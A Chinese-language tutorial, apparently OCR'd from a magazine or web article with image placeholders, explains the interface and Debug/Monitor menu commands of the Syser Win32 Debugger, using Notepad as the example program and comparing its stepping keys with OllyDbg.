


图2

首先进入SyserWin32Debugger的主界面，如图1所示，仍然是传统的黑背，从左向右，从上至下分别是寄存器窗口、内存数据窗口、堆栈窗口、反汇编窗口，最右下角一个是命令窗口。本文笔者用记事本这个程序为大家演示这款工具的使用方法以及应该注意的问题。本程序支持拖曳，所以只要将要分析的程序拖放到工具上即可。SyserWin32Debugger载入记事本程序之后的界面如图2所示。

软件是英文版的，这里为大家把菜单栏说明一下，帮助那些英文不好的朋友。“Debug”菜单，如图3所示。“reset”选项用于将程序重置，相当于将该程序重新载入。“continue”继续，相当于OD中的F9，运行程序，其快捷键为F5。“Return”从代码中返回，相当于从一个函数中执行出来。例如我们在一个call处跟进去，如图4，我们按F8跟进函数，如图5所示。




图3




图4




图5

我们从堆栈窗口可以看出“GetModuleHandle”这个函数应该返回到010073B4的地址位置，如图6。我们按F6来到如图7所示的代码位置，是一个ret返回指令，然后F8单步走一步，返回位置如图8所示。“Step”单步执行，但不跨越函数，快捷键为F8，与我们在OD中使用的F8类似。但OD中的F8会直接将call执行完毕，这里的F8则会直接跟到函数里面去，是真正的“单步执行”。“Proceed”这个与OD中的f8功能相同，是单步执行，而且跨越函数。“Step Branch”

单步执行分支，就是执行我们程序中的switch{case}语句。以下的四个命令分别是设置断点（快捷键ctrl+f9）、激活所有断点、取消所有断点、删除所有断点。




图6




图7




图8

然后我们来看一下程序的“Monitor”菜单命令，如图9所示。“Register Virew”命令用于显示当前的寄存器状况，如图10所示。“Data View”为数据窗口指令，用于显示指定地址的内存数据，我们以0007FF34地址为实例，如图11所示。“Call Stack”调用堆栈，如图12，该窗口用于显示从堆栈位置执行的call指令。“Run Trace List”指令执行跟踪列表，该窗口显示了当前已经执行完毕的代码，以及每条指令执行后的寄存器状态，如图13所示。“Comment List”该窗口用于显示对代码的注释状况，示例如图14所示。




图9

